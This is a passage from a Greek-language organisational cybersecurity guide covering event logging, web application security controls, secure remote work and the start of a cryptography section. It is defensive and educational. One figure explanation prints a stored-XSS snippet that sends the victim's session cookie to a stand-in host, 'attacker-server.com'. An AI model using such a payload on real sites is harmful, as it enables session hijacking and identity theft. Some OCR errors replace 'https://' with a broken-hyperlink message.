- *πολιτική καταγραφής και παρακολούθησης συμβάντων, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

► **8.2** *Διασφαλίστε ότι έχει ενεργοποιηθεί η λειτουργία της καταγραφής συμβάντων (event logs) σε όλους τους σταθμούς εργασίας, servers και δικτυακές συσκευές.*

► **8.3** *Διασφαλίστε τον συγχρονισμό ανάμεσα στα ρολόγια όλων των συσκευών, έτσι ώστε να επιτυγχάνεται ακρίβεια στη συσχέτιση συμβάντων μεταξύ διαφορετικών συστημάτων.*

►	**8.4**	*Διασφαλίστε ότι καταγράφονται, κατ' ελάχιστον, τα παρακάτω συμβάντα:* • *εισόδου (επιτυχούς και ανεπιτυχούς) και εξόδου για όλα τα συστήματα που απαιτούν αυθεντικοποίηση,* • *πρόσβασης σε αρχεία και διεργασίες διακομιστών (servers),* • *αποτυχημένων προσπαθειών εκτέλεσης αρχείων,* • *χρήσης και απόπειρας χρήσης ειδικών προνομίων,* • *χρήσης των εφαρμογών συστήματος,* • *αλλαγών σε λογαριασμούς και στην πολιτική ασφάλειας,* • *αιτημάτων HTTP και DNS,* • *μεταφοράς δεδομένων από και προς φορητά μέσα αποθήκευσης.*
►	**8.5**	*Ρυθμίστε τα αρχεία καταγραφής συμβάντων να περιλαμβάνουν λεπτομερή metadata όπως πηγή γεγονότος, ημερομηνία, χρήστης, χρονοσήμανση, IP διεύθυνση πηγής, IP διεύθυνση προορισμού κ.λπ.*
►	**8.6**	*Διασφαλίστε ότι τα αρχεία καταγραφής συμβάντων κρατούνται για χρονική περίοδο κατ' ελάχιστον ενός (1) έτους.*
►	**8.7**	*Διασφαλίστε ότι τα αρχεία καταγραφής συμβάντων προστατεύονται επαρκώς από μη εξουσιοδοτημένη πρόσβαση, τροποποίηση και διαγραφή.*
►	**8.8**	*Διασφαλίστε ότι η διαχείριση της λειτουργίας καταγραφής συμβάντων έχει ανατεθεί σε ένα υποσύνολο χρηστών με λογαριασμούς αυξημένων προνομίων.*
►	**8.9**	*Διασφαλίστε ότι τα απαραίτητα αρχεία καταγραφής συμβάντων συγκεντρώνονται σε έναν κεντρικό διακομιστή καταγραφής (log server) για ανάλυση και επιθεώρηση.*
►	**8.10**	*Εγκαταστήστε εργαλείο ασφάλειας πληροφοριών και διαχείρισης συμβάντων (Security Information and Event Management - SIEM), με σκοπό τη συσχέτιση των συμβάντων και τον εντοπισμό ύποπτης δραστηριότητας.*[14]

[14] *Για κατάλογο με τις γνωστότερες εφαρμογές SIEM, βλ. https://www.softwaretestinghelp.com/siem-tools και https://www.gartner.com/reviews/market/security-information-event-management.*

9. ΑΣΦΑΛΕΙΑ ΔΙΑΔΙΚΤΥΑΚΩΝ ΕΦΑΡΜΟΓΩΝ

Διασφαλίστε ότι εφαρμόζονται αρχές ασφάλειας πληροφοριών καθ' όλη τη διάρκεια του κύκλου ζωής των διαδικτυακών εφαρμογών (σχεδιασμός, ανάπτυξη, δοκιμές, παραγωγική λειτουργία, συντήρηση).

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Οι διαδικτυακές εφαρμογές αποτελούν τον πυρήνα του σύγχρονου κυβερνοχώρου. Online τραπεζικές εργασίες, ηλεκτρονικό εμπόριο, κοινωνικά δίκτυα, υποβολή φορολογικής δήλωσης και ηλεκτρονική διακυβέρνηση είναι μερικά μόνο από τα παραδείγματα web εφαρμογών, οι οποίες έχουν πλέον αποκτήσει καθολικότητα στην καθημερινή ψηφιακή δραστηριότητα του ιδιώτη, του πολίτη, της επιχείρησης και του κράτους. Για τους παραπάνω λόγους αποτελούν και το πρωταρχικό πεδίο κυβερνοεπιθέσεων κάθε επιπέδου με αρκετά δυσμενείς επιπτώσεις:

- κλοπή κρατικών και εταιρικών πληροφοριών,
- κλοπή χρηματικών ποσών από χρήστες και τραπεζικά ιδρύματα,
- κλοπή κωδικών πρόσβασης και αριθμών πιστωτικών καρτών,
- κλοπή, αλλοίωση ή και καταστροφή ολόκληρων βάσεων δεδομένων,
- παραποίηση ιστοσελίδων (web defacement) κ.α.

Οι διαδικτυακές εφαρμογές είναι ευάλωτες σε σημαντικό αριθμό σοβαρών ευπαθειών: SQL injection, command injection, cross-site scripting (XSS) κ.α.[15], γεγονός που επιβάλλει την υλοποίηση αρχών ασφάλειας στις εφαρμογές *ήδη από το σχεδιασμό τους (security by design)* και καθ' όλη τη διάρκεια του κύκλου ζωής τους.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

► ***9.1***

Αναπτύξτε και καταγράψτε:

- *πολιτική ασφάλειας διαδικτυακών εφαρμογών, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

► ***9.2***

Ορίστε τις απαιτήσεις ασφάλειας της εφαρμογής, οι οποίες θα ανταποκρίνονται στο βαθμό κρισιμότητας των λειτουργιών της και της ευαισθησίας των δεδομένων που επεξεργάζεται.

[15] OWASP (Open Web Application Security Project) Foundation, (2017): OWASP Top 10 – 2017. The Ten Most Critical Web Application Security Risks. Available from: https://owasp.org/.

►	**9.3**	*Χρησιμοποιείστε αξιόπιστες και πλήρως ενημερωμένες πλατφόρμες ανάπτυξης εφαρμογών, καθώς και βιβλιοθήκες λογισμικού που προέρχονται από έμπιστες πηγές και συντηρούνται ενεργά.*
►	**9.4**	*Διασφαλίστε ότι όλα τα δεδομένα εισόδου (πεδία φορμών HTML, αιτήματα REST, παράμετροι URL, κεφαλίδες (headers) HTTP, cookies, αρχεία batch, RSS feeds κ.α.) επικυρώνονται συντακτικά και σημασιολογικά με τη χρήση white-list filtering στην πλευρά του server.*
►	**9.5**	*Διασφαλίστε ότι υλοποιούνται τεχνικές κωδικοποίησης χαρακτήρων (output encoding και character escaping) ακριβώς πριν τα δεδομένα εισόδου εισέλθουν στο διερμηνευτή (interpreter) της εφαρμογής.*
►	**9.6**	*Διασφαλίστε ότι υλοποιούνται τεχνικές παραμετροποίησης ερωτημάτων (query parameterization) σε κάθε στοιχείο που εισάγεται στο σύστημα διαχείρισης βάσεων δεδομένων της εφαρμογής.*
►	**9.7**	*Ρυθμίστε τις κεφαλίδες απάντησης (response headers) του πρωτοκόλλου HTTP ώστε να υλοποιούν τα Content-Security-Policy, HSTS και X-Frame-Options.*
►	**9.8**	*Διασφαλίστε ότι υλοποιούνται οι παρακάτω τεχνικές ασφαλούς αυθεντικοποίησης και διαχείρισης συνόδου (session management):* • *οι κωδικοί πρόσβασης (passwords) είναι ισχυροί,* • *εφαρμόζεται αυθεντικοποίηση δύο παραγόντων (2-factor authentication) όπου ορίζουν οι απαιτήσεις ασφάλειας της εφαρμογής,* • *οι κωδικοί πρόσβασης αποθηκεύονται σε κρυπτογραφημένη μορφή χρησιμοποιώντας εγκεκριμένη one-way hash function με την προσθήκη στον υπολογισμό μίας ακολουθίας τυχαίων δεδομένων (salt) μήκους τουλάχιστον 32 bits,* • *σε κάθε αυθεντικοποίηση χρήστη η εφαρμογή δημιουργεί ένα νέο token συνόδου με τη χρήση εγκεκριμένων κρυπτογραφικών αλγορίθμων,* • *κατά την αποσύνδεση χρήστη (logout) και λήξη συνόδου το token συνόδου ακυρώνεται,* • *τα tokens συνόδου που βασίζονται σε cookies έχουν ενεργοποιημένες τις ιδιότητες (attributes) "Secure", "HttpOnly" και "SameSite".*
►	**9.9**	*Υλοποιείστε τον έλεγχο πρόσβασης στις λειτουργίες, αρχεία δεδομένων, URLs, υπηρεσίες και λοιπούς πόρους της εφαρμογής, για τους χρήστες και τις διεργασίες, με βάση την αρχή των ελάχιστων προνομίων (least privilege).*


►	**9.10**	*Διασφαλίστε ότι κάθε επικοινωνία του web server (με browsers χρηστών, κλήσεις άλλων web υπηρεσιών, βάσεις δεδομένων, cloud κ.α.) υλοποιείται με κρυπτογράφηση της σύνδεσης με χρήση της πλέον πρόσφατης έκδοσης του πρωτοκόλλου TLS (encryption in transit).*
►	**9.11**	*Διασφαλίστε ότι η εφαρμογή υλοποιεί τεχνικές καταγραφής συμβάντων (event logs) που περιλαμβάνουν την απαραίτητη πληροφορία για μελλοντική λεπτομερή έρευνα σε περίπτωση κυβερνοεπίθεσης ή άλλου συμβάντος.*
►	**9.12**	*Διασφαλίστε ότι υλοποιούνται τεχνικές κατάλληλης διαχείρισης λαθών και εξαιρέσεων (errors and exceptions) σε περίπτωση μη αναμενόμενου γεγονότος ή συμβάντος ασφάλειας.*
►	**9.13**	*Διενεργήστε έλεγχο ευπαθειών (vulnerability test) για κάθε νέα λειτουργικότητα που προστίθεται στην εφαρμογή κατά τα διαδοχικά στάδια ανάπτυξής της.*
►	**9.14**	*Διενεργήστε έλεγχο παρείσδυσης (penetration test) πριν η τελική έκδοση της εφαρμογής τεθεί σε παραγωγική λειτουργία.*
►	**9.15**	*Υλοποιείστε firewall επιπέδου εφαρμογής (web application firewall), είτε στην υποδομή σας είτε ως ανατιθέμενη cloud υπηρεσία (security as a service), που θα ελέγχει την HTTP κίνηση προς την web εφαρμογή για γνωστούς τύπους επιθέσεων.*
►	**9.16**	*Διασφαλίστε ότι όσα δεδομένα της εφαρμογής έχουν ταξινομηθεί ως ευαίσθητα αποθηκεύονται σε κρυπτογραφημένη μορφή (encryption at rest).*

Για περαιτέρω μελέτη, ο μη κερδοσκοπικός Οργανισμός OWASP (Open Web Application Security Project) παρέχει ιδιαίτερα εμπεριστατωμένους οδηγούς που θεωρούνται διεθνώς ως de facto πρότυπα για την ανάπτυξη ασφαλών διαδικτυακών εφαρμογών.[16, 17]

[16] *OWASP (Open Web Application Security Project) Foundation, (October 2020). Application Security Verification Standard 4.0.2. Bel Air, U.S.A. Available from: https://owasp.org/.*

[17] *OWASP (Open Web Application Security Project) Foundation, (2018). OWASP Top Ten Proactive Controls for Developers v3.0. Bel Air, U.S.A. Available from: https://owasp.org/.*

Σχήμα 8
Παράδειγμα ευπάθειας Cross-Site Scripting (XSS)
Πηγή: https://spanning.com/blog/cross-site-scripting-web-based-application-security-part-3



Το Cross-Site Scripting (XSS) αποτελεί μία από τις πλέον ύπουλες ευπάθειες των web εφαρμογών. Στο παραπάνω σχήμα απεικονίζονται τα βήματα εκτέλεσης της επίθεσης για το είδος Stored ή Persistent XSS:

1. Ο επιτιθέμενος αποστέλλει σε μία ευπαθή ιστοσελίδα που δέχεται σχόλια ή μηνύματα χρηστών, π.χ. σε ένα forum, ένα μήνυμα που περιέχει όμως κώδικα javascript, ενδεικτικά:

   ```
   <script type="text/javascript">
   var address='http://attacker-server.com/cookie.
   php?c='+escape(document.cookie);
   </script>
   ```

   Το παραπάνω script αποθηκεύεται στον server της ευπαθούς εφαρμογής.

2. Το θύμα κάνει login στην ιστοσελίδα και ενεργοποιεί την εκτέλεση του script.

3. Επειδή το script είναι γραμμένο σε javascript θα εκτελεστεί στον browser του θύματος, θα κλέψει το session cookie της σύνδεσής του, το οποίο θα αποσταλεί σε server που ελέγχει ο επιτιθέμενος. Κατόπιν, ο επιτιθέμενος θα χρησιμοποιήσει το κλεμμένο cookie για να αυθεντικοποιηθεί ως το θύμα (κλοπή ταυτότητας). Αυτό που κάνει ιδιαίτερα ύπουλη την παραπάνω επίθεση είναι ότι το script θα εκτελεστεί με το που θα επισκεφτεί το θύμα την ευάλωτη ιστοσελίδα, χωρίς να απαιτείται να κάνει κλικ κάπου.

10. ΑΠΟΜΑΚΡΥΣΜΕΝΗ ΕΡΓΑΣΙΑ

Υλοποιείστε μέτρα και διαδικασίες για την ασφαλή πραγματοποίηση απομακρυσμένης εργασίας από τους εργαζόμενους και την προστασία των κρίσιμων δεδομένων του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Με αφορμή τη διαχείριση της πανδημίας του κορωνοϊού, η μεγάλη πλειοψηφία δημόσιων και ιδιωτικών Οργανισμών καθιέρωσε το μοντέλο της απομακρυσμένης εργασίας για τους εργαζόμενους, το οποίο φαίνεται ότι σε μεγάλο βαθμό θα παραμείνει και μετά το τέλος της πανδημίας. Το εν λόγω μοντέλο όμως δημιουργεί νέους κινδύνους τόσο για την παραβίαση ευαίσθητων δεδομένων ενός Φορέα όσο και για το ίδιο το οικιακό δίκτυο του χρήστη:

- *Απώλεια ή παραβίαση συσκευής σε εξωτερικό χώρο*: εάν κάποιος υπάλληλος τηλεργάζεται σε εξωτερικό χώρο (δημόσιο ή ιδιωτικό) και αφήσει κατά λάθος τη συσκευή του κάπου, ενδέχεται κάποιο κακόβουλο πρόσωπο να την παραβιάσει ή και να την κλέψει,

- *Μόλυνση του οικιακού δικτύου από phishing email*: ο επιτιθέμενος μπορεί να στείλει στον τηλεργαζόμενο υπάλληλο email εξαπάτησης, που θα περιέχει είτε κακόβουλο συνημμένο αρχείο ή σύνδεσμο προς μία κακόβουλη ιστοσελίδα, με το οποίο θα αποπειραθεί να μολύνει τον υπολογιστή του χρήστη με κακόβουλο λογισμικό (π.χ. ransomware) ή να αποσπάσει τους κωδικούς πρόσβασης του χρήστη,

- *Παραβιάσεις σε δημόσια δίκτυα Wi-Fi*: ο επιτιθέμενος μπορεί να πλαστογραφήσει (spoofing) ένα δίκτυο Wi-Fi δημιουργώντας ένα άλλο δίκτυο με το ίδιο όνομα, με αποτέλεσμα να αποσπάσει τους κωδικούς πρόσβασης ανυποψίαστων χρηστών που τηλεργάζονται σε εξωτερικό χώρο. Επίσης, μπορεί να καταγράψει και να υποκλέψει τη δικτυακή κίνηση καθώς και να εισάγει δικά του μηνύματα μεταβάλλοντας τα δεδομένα και να αποκτήσει πρόσβαση στο δίκτυο του Οργανισμού,

- *Αδύναμες ρυθμίσεις ασφάλειας*: ο υπάλληλος εργάζεται από το σπίτι χρησιμοποιώντας συνήθως προσωπικό οικιακό υπολογιστή (desktop, laptop), με την πιθανότητα να μην έχει λάβει τα κατάλληλα μέτρα ασφάλειας, όπως ενδεικτικά αδύναμοι κωδικοί πρόσβασης, μη ενημερωμένες εφαρμογές, ένας και μοναδικός λογαριασμός χρήστη με δικαιώματα διαχειριστή, μη λήψη backup και πολλά άλλα.

Τα μέτρα προστασίας που παρατίθενται παρακάτω διακρίνονται σε μέτρα που λαμβάνουν οι Φορείς και σε μέτρα που λαμβάνουν οι εργαζόμενοι. Οι ενέργειες των Φορέων αφορούν αποκλειστικά στα θέματα τηλεργασίας, καθώς πρόσθετα μέτρα που σχετίζονται με το αντικείμενο (π.χ. εκπαίδευση χρηστών, ταξινόμηση κρίσιμων δεδομένων, ασφάλεια δικτύων κ.α.) περιγράφονται σε άλλα κεφάλαια.

Τα μέτρα που μπορούν να λάβουν οι εργαζόμενοι περιλαμβάνουν, εκτός από τα μέτρα που αφορούν στην τηλεργασία αυτή καθ' αυτή, και πρόσθετες οδηγίες για τη συνολική προστασία του χρήστη, των συσκευών και του οικιακού του δικτύου, καθώς από τη στιγμή που η απομακρυσμένη εργασία αποτελεί πλέον μία νέα πραγματικότητα, οι κυβερνοεπιθέσεις με στόχο τον εργαζόμενο χρήστη έχουν πολλαπλασιαστεί.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS) ΓΙΑ ΟΡΓΑΝΙΣΜΟΥΣ

► **10.1** *Αναπτύξτε και καταγράψτε:*

- *πολιτική απομακρυσμένης εργασίας, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,*
- *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*

► **10.2** *Προβείτε σε ενημέρωση (update) των VPNs και του δικτυακού εξοπλισμού του Οργανισμού με τις πλέον πρόσφατες επιδιορθώσεις λογισμικού (software patches) και ρυθμίσεις ασφάλειας (security configurations).*

► **10.3** *Υλοποιείστε αυθεντικοποίηση δύο παραγόντων (2-factor authentication) και ισχυρούς κωδικούς πρόσβασης για όλες τις VPN συνδέσεις προς το δίκτυο του Οργανισμού.*

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS) ΓΙΑ ΕΡΓΑΖΟΜΕΝΟΥΣ

► **10.4** *Ακολουθήστε τις οδηγίες του Φορέα που εργάζεστε για την ασφαλή διαμόρφωση του οικιακού υπολογιστικού και δικτυακού εξοπλισμού σας.*

► **10.5** *<u>Για το οικιακό σας router (wireless access point):</u>*

- *Επιβεβαιώστε ότι χρησιμοποιεί τα πρότυπα WPA2 ή WPA3 για την κρυπτογράφηση της επικοινωνίας.*
- *Εφαρμόστε ισχυρούς κωδικούς πρόσβασης (passwords) για την πρόσβαση στο Wi-Fi δίκτυό σας και στο διαχειριστικό περιβάλλον του router σας.*

► **10.6** *<u>Αυθεντικοποίηση και κωδικοί πρόσβασης (passwords):</u>*

- *Χρησιμοποιείστε αποκλειστικά ισχυρά passwords. Τα passwords θα πρέπει να έχουν μήκος τουλάχιστον δώδεκα (12) χαρακτήρων, να περιέχουν τουλάχιστον ένα (1) κεφαλαίο γράμμα, ένα (1) μικρό γράμμα, έναν (1) αριθμό και έναν (1) ειδικό χαρακτήρα και να μην περιέχουν ονόματα ή κοινές λέξεις που υπάρχουν σε λεξικά.*
- *Χρησιμοποιείστε διαφορετικό password για κάθε υπηρεσιακό ή προσωπικό λογαριασμό που διαθέτετε, τα οποία και θα αλλάζετε τακτικά.*
- *Εφαρμόστε αυθεντικοποίηση δύο παραγόντων (2-factor authentication), όπου υποστηρίζεται. Προτιμήστε τη χρήση mobile εφαρμογής που δημιουργεί κωδικούς μίας χρήσης (one-time passwords) στη συσκευή του χρήστη, αντί για την αποστολή SMS.*

► **10.7**

Όταν πραγματοποιείτε τηλεδιασκέψεις:

- *Χρησιμοποιείστε την τελευταία έκδοση εγκεκριμένης εφαρμογής τηλεδιάσκεψης, ρυθμίζοντας να εγκαθιστά με αυτοματοποιημένο τρόπο τις ενημερώσεις (updates). Μην ορίζετε τις τηλεδιασκέψεις ως δημόσιες (public), εκτός αν υπάρχει σαφής λόγος γι' αυτό.*
- *Για κάθε τηλεδιάσκεψη, χρησιμοποιείστε ισχυρούς κωδικούς (meeting codes και passwords) και μην τους ξαναχρησιμοποιήσετε.*
- *Μην αναρτάτε το σύνδεσμο (link) της τηλεδιάσκεψης σε δημόσια διαθέσιμο ιστότοπο (π.χ. social media post). Το link και οι κωδικοί θα πρέπει να αποστέλλονται κατευθείαν στους αποδέκτες (π.χ. με email ή instant messaging).*

► **10.8** *Όποτε τηλεργάζεστε μέσω του προσωπικού σας υπολογιστή χρησιμοποιήστε έναν ξεχωριστό λογαριασμό χρήστη με ελάχιστα προνόμια (non-privileged). Γενικά, χρησιμοποιήστε διαχειριστικό λογαριασμό μόνο για εργασίες συντήρησης του οικιακού σας υπολογιστή, καθώς και για εγκατάσταση προγραμμάτων και ενημερώσεων.*

► **10.9** *Χρησιμοποιήστε την πλέον πρόσφατη και υποστηριζόμενη έκδοση για το λειτουργικό σύστημα και τις εφαρμογές του οικιακού σας υπολογιστή (desktop, laptop) και ενεργοποιείστε για όλα την αυτόματη εγκατάσταση ενημερώσεων.*

► **10.10** *Εγκαταστήστε στον οικιακό υπολογιστή σας λογισμικό antivirus, το οποίο θα λαμβάνει ενημερώσεις με αυτόματο τρόπο και θα παρέχει επιπλέον υπηρεσίες anti-phishing, anti-malware, ασφαλή πλοήγηση και δυνατότητες firewall.*

► **10.11** *Για να ελαχιστοποιήσετε την απειλή μόλυνσης από ransomware, προβείτε τακτικά σε λήψη αντιγράφων ασφαλείας (backup) των αρχείων σας σε εξωτερικό μέσο αποθήκευσης (USB ή εξωτερικό σκληρό δίσκο), το οποίο και θα πρέπει να αποσυνδέετε όταν δεν χρησιμοποιείται.*

► **10.12**

Κατά την πλοήγησή σας στο διαδίκτυο:

- *Χρησιμοποιείτε πάντα την τελευταία έκδοση του web browser και ρυθμίστε ώστε να λαμβάνει ενημερώσεις αυτόματα.*
- *Απενεργοποιήστε τα περιττά browser plugins και extensions.*
- *Μην επιλέγετε την αποθήκευση των κωδικών πρόσβασης στον browser.*
- *Πλοηγηθείτε στο Internet με ασφάλεια. Αποφύγετε ιστοσελίδες που είναι περισσότερο πιθανό να είναι μολυσμένες, όπως ιστοσελίδες παράνομου διαμοιρασμού ταινιών, μουσικής, λογισμικού κ.λπ.*
- *Βεβαιωθείτε ότι κάθε ιστοσελίδα μέσω της οποίας αποστέλλετε προσωπικές πληροφορίες (κωδικούς πρόσβασης, αριθμό πιστωτικής κάρτας κ.α.) λειτουργεί με το πρωτόκολλο https. Αυτό σημαίνει ότι: α) η διεύθυνση αρχίζει με "Error! Hyperlink reference not valid." και β) αριστερά του "Error! Hyperlink reference not valid." υπάρχει ένα μικρό λουκέτο, που δηλώνει ότι η σύνδεση είναι ασφαλής και ότι η ιστοσελίδα διαθέτει ισχύον πιστοποιητικό (valid certificate).*
- *Δώστε ιδιαίτερη προσοχή στο είδος των πληροφοριών της προσωπικής και επαγγελματικής σας ζωής που αναρτάτε στα κοινωνικά δίκτυα.*

► **10.13**

Σε εισερχόμενο email που φαίνεται ύποπτο:

- *Μην ανοίξετε το συνημμένο αρχείο και μην επισκεφθείτε το σύνδεσμο (web link) που τυχόν υπάρχει στο κείμενο του email. Το συνημμένο αρχείο μπορεί να περιέχει malware που θα μολύνει τον υπολογιστή σας. Ο σύνδεσμος μπορεί να είναι μία ψεύτικη ιστοσελίδα που θα ζητάει τους κωδικούς σας. Κανένας Οργανισμός (όπως τράπεζες, Δημόσιες Αρχές κ.α.) δεν πρόκειται ποτέ να σας ζητήσει μέσω email να αποστείλετε κωδικούς πρόσβασης (passwords) για κανένα λόγο.*
- *Επαληθεύστε την ταυτότητα του αποστολέα (π.χ. μέσω τηλεφώνου) και διαγράψτε το email εφόσον η επαλήθευση αποτύχει,*
- *Για τα emails που περιέχουν συνδέσμους, αναζητήστε το site μέσω μίας μηχανής αναζήτησης,*
- *Ποτέ μην ανοίγετε emails που περιέχουν περίεργους ισχυρισμούς και προσφορές «πολύ καλές για να είναι αληθινές».*

► **10.14**

Για τη χρήση public Wi-Fi hot spots:

- *Όσο είναι εφικτό, αποφύγετε την άμεση χρήση public Wi-Fi hot spots και ιδιαίτερα για την είσοδο σε ευαίσθητους λογαριασμούς σας (π.χ. web banking).*
- *Προτιμήστε τη δημιουργία δικού σας hot spot μέσω του δικτύου κινητής τηλεφωνίας της συσκευής σας και με τη χρήση ισχυρού κωδικού (password).*
- *Εφόσον επιβάλλεται από τις συνθήκες η χρήση public Wi-Fi hot spot, χρησιμοποιείστε την υπηρεσία VPN (Virtual Private Network) του Φορέα σας. Η συγκεκριμένη επιλογή θα σας προστατέψει από παρακολούθηση και άλλες κακόβουλες δραστηριότητες.*

► **10.15** *Αποσυνδέστε την web camera από desktop υπολογιστή όταν δεν τη χρησιμοποιείτε. Στην περίπτωση ενσωματωμένης web camera (laptop, tablet) καλύψτε την με κατάλληλο αυτοκόλλητο όταν δεν τη χρησιμοποιείτε.*

Για περαιτέρω μελέτη όσον αφορά στα θέματα απομακρυσμένης εργασίας και γενικότερες οδηγίες για την ασφαλή συμπεριφορά του χρήστη στο σύγχρονο κυβερνοχώρο, παραθέτουμε δημοσιεύσεις των CISA (Cybersecurity and Infrastructure Security Agency) και NSA.[18, 19, 20, 21]

[18] *CISA (Cybersecurity and Infrastructure Security Agency), (2020). Guidance for Securing Video Conferencing. Available from: https://www.cisa.gov/sites/default/files/publications/CISA_Guidance_for_Securing_Video_Conferencing_S508C.pdf.*

[19] *National Security Agency (NSA) & Department of Homeland Security CISA (Cybersecurity and Infrastructure Security Agency), (April 2020). Telework Best Practices. Available from: https://www.cisa.gov/sites/default/files/publications/Telework_Guide_with_NSA_and_DHS_CISA.pdf.*

[20] *National Security Agency, (May 2018). Steps to Secure Web Browsing. Available from: https://media.defense.gov/2019/Jul/16/2002158047/-1/-1/0/Steps%20to%20Secure%20Web%20Bro wsing%20-%20Copy.pdf.*

[21] *National Security Agency, (September 2018). Best Practices for Securing Your Home Network. Available from: https://media.defense.gov/2019/Jul/16/2002158056/-1/-1/0/Best%20Practices%20for%20Securing%20Your%20Home%20Network%20-%20Copy.pdf.*

11. ΧΡΗΣΗ ΚΡΥΠΤΟΓΡΑΦΙΑΣ

Χρησιμοποιείστε εγκεκριμένους κρυπταλγόριθμους για την αποτελεσματική προστασία των κρίσιμων πληροφοριών του Οργανισμού, τόσο κατά την αποθήκευση όσο και κατά τη μετάδοσή τους.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Η κρυπτογραφία αποτελεί ακρογωνιαίο λίθο για την ασφάλεια των συστημάτων και η σωστή χρήση της επιτυγχάνει τους εξής στόχους:

- *εμπιστευτικότητα*: τα δεδομένα μπορούν να διαβαστούν μόνο από τα εξουσιοδοτημένα μέρη που κατέχουν το κλειδί κρυπτογράφησης,
- *αυθεντικοποίηση*: ο χρήστης ή κάποιο σύστημα αποδεικνύει την ταυτότητά του με τη χρήση ψηφιακού πιστοποιητικού,
- *ακεραιότητα*: διασφαλίζεται, με τη χρήση hash αλγορίθμων, ότι το μήνυμα που παραλήφθηκε είναι το ίδιο με το μήνυμα που απεστάλη,
- *μη αποποίηση ευθύνης (non repudiation)*: διασφαλίζεται, με τη χρήση ψηφιακών υπογραφών, ότι ο αποστολέας του μηνύματος δεν μπορεί εκ των υστέρων να ισχυριστεί ότι δεν ήταν αυτός που έστειλε την πληροφορία.

Είναι σημαντικό να γίνει αντιληπτό ότι όλα τα είδη κρυπταλγόριθμων έχουν πεπερασμένη διάρκεια ζωής και αντιμετωπίζουν τις νέες μεθόδους κρυπτανάλυσης, την αυξανόμενη ισχύ των κλασσικών επεξεργαστών, καθώς και τη σταδιακή πρόοδο στην ανάπτυξη κβαντικών υπολογιστών.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)


► **11.1** *Αναπτύξτε και καταγράψτε:*

